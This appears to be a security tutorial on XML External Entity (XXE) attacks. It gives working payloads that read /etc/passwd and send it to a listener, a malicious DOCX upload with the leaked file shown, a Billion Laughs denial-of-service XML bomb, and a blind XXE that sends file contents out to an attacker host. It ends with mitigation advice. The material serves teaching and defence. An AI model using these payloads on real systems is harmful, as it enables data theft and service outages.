The following images (Snapshot 2 & 3) shows that a URL is included in XXE payload. Upon submitting the HTTP request, the server makes an additional call to attacker-controlled server. Therefore the attacker listens to the request from the victim system and captures the server details (`/etc/passwd/`)

Request

Raw Params Headers Hex XML

```
POST /XXE/xxe-2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/XXE/xxe-1.php
Content-type: text/xml; charset=UTF-8
Content-Length: 202
Cookie: PHPSESSID=u6cc27751ntjubt6vbb25uhu15
Connection: close
```

```
<?xml version="1.0"?>
<!DOCTYPE reset [
<!ENTITY % pass SYSTEM "file:///etc/passwd">
<!ENTITY xxe SYSTEM "http://127.0.0.1:8123/?info=%pass;">]>
```

```
<reset><login>Kumar &xxe;</login><secret>Das </secret></reset>
```

Snapshot 2 : HTTP Request containing the attack controlled URL

```
root@kali:~# curl -v http://localhost/XXE/xxe-2.php
*   Trying 127.0.0.1:8123...
* Connected to localhost (127.0.0.1) port 8123
> POST /XXE/xxe-2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/XXE/xxe-1.php
Content-type: text/xml; charset=UTF-8
Content-Length: 202
Cookie: PHPSESSID=u6cc27751ntjubt6vbb25uhu15
Connection: close

<?xml version="1.0"?>
<!DOCTYPE reset [
<!ENTITY % pass SYSTEM "file:///etc/passwd">
<!ENTITY xxe SYSTEM "http://127.0.0.1:8123/?info=%pass;">]>

<reset><login>Kumar &xxe;</login><secret>Das </secret></reset>

* HTTP/1.1 200 OK
* Content-Type: text/xml; charset=UTF-8
* Content-Length: 202
* Connection: close
```


Snapshot 3 : Victim's server makes an additional call to attacker's server

Attack Scenario 2 : Access Server files through a File Upload feature

Many applications support a "File Upload" functionality (XLSX, DOCX, PPTX, SVG or any XML MIME type formats) for further processing. Usually, these files have an XML MIME type. An attacker could take advantage of the inherent XML type and upload malicious files

embedded with XXE payloads. When the server parses the file, the file containing XXE payload gets executed, resulting in the disclosure of sensitive information of a server on the client side.

Note that the libraries that parse XML on one part of the site (e.g. API) may not be the same as libraries that parse uploaded files.



Snapshot 4 : Embedding XXE payload into the Docx file.Docx (just like pptx and xlsx) are essentially Open XML (OXML) files.

XXE

Here is an interesting quote for you:

"The limits of my language are the limits of my mind. All I know is what I have words for."

Choose file Submit

Snapshot 5 : Upload the malicious docx file to the (example) application



XXE

Here is an interesting quote for you:

```
You are welcome root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailman:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (root)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesyncd:x:100:100:systemd-timesyncd:,,,:/run/systemd:/bin/false systemd-networkd:x:101:103:systemd Network Management:,,,:/run/systemd/netif:/bin/false
systemd-resolved:x:102:104:systemd Resolver:,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:,,,:/run/systemd:/bin/false
syslog:x:104:108:syslog:/home/syslog:/bin/false _apt:x:105:65534:apt:/nonexistent:/bin/false messagebus:x:106:110:dbus:/var/run/dbus:/bin/false
uuidd:x:107:111:uuidd:/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon:,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:117:Avahi mDNSResponder (c.f. https://avahi.org/docs/avahi/):,,,:/usr/sbin/avahi-daemon:/bin/false
```

Snapshot 6 : Upon file submission, the server responds with sensitive information of the server /etc/passwd

Attack Scenario 3: DOS attack with Recursive Entity Expansion

This attack is also called as the Billion Laugh attack, the XML Bomb or a Recursive Entity Expansion attack. This attack occurs when the parser continually expands each entity within itself, which overloads the server and results in bringing down the server.

From the snapshot below, we see that when the parser starts parsing the XML file, initially "&lol9;" is referenced to entity "lol9" to get the value, but "lol9" itself has again references to "lol8" entity. Like one entity has references to ten entities and those ten entities are again referenced to other entities. This way, when the parser expands the entities, the utilization of CPU increases extensively and thus causes the server to crash and become unresponsive.


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<xxeElement>hello&lol9;</xxeElement>
```

Snapshot 7 : The Billion Laugh!

CONCLUSION

Ranked fourth in the [OWASP Top 10 - 2017](#) list, XXE is not a new vulnerability but an existing one that has gained more popularity in recent applications. A successful XXE attack could result in massive damages on both security and business functionality fronts. Few ways to deter XXE attacks include.

- Disable external entities. When required, only allow restricted and trusted external links
- Turn off entity expansion in XML
- Double check if the version of XML libraries used are vulnerable to XXE.
- Validate user-supplied input for External / Internal entities and INLINE DOCTYPE definitions prior to parsing

Update: Blind XXE

I've seen it documented a few times that it's only possible to exploit XML External Entity Injection if the entity is reflected back in the application at some point, however that's not true and I've personally exploited blind injection. It's a touch awkward but pretty simple, an attacker can leverage Parameter Entities to dynamically build a URL and request it. That way it's possible to load the contents of a file and append it to a URL pointing to a server controlled by the attacker and effectively deliver the file contents to that server! All this without anything needing to be displayed within the application itself.

This attack comes in two parts, the first is similar to the file disclosure proof-of-concept above, however you'll notice that it uses a PE to load a remote file

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM
"http://tester.example.com/xxe_file"> %pe; %param1; ]>
<foo>&external;</foo>
```

That file should contain the following:

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM
'http://tester.example.com/log_xxe?data=%payload;'>">
```

So if we break this attack down, first of all the payload itself loads in the DTD the file `xxe_file` which should be stored on an attacker controlled server. The file instructs the XML parser to first load the contents of the file `/etc/passwd` (which contains system usernames on Linux and is world readable; try something like `C:\Windows\win.ini` on Windows). The parser takes the contents and appends them to the end of a URL pointing at an attacker controlled website – the file `log_xxe` doesn't actually have to exist, as the web server will log the GET request for the file either way!

So an attacker places the entity in the vulnerable application, the parser loads the `xxe_file` and builds a URL dynamically that contains the contents of the target file, it sends that request (including the target file) to the attacker's web server where they can simply pull the stolen file contents out of the server logs! All blind, no need for contents to be displayed in the application itself!

XXE Payload = <https://gist.github.com/staaldraad/01415b990939494879b4>

Reference :

<https://brutellogic.com.br>

<http://www.we45.com>

<https://teamultimate.in>

<https://google.com>

click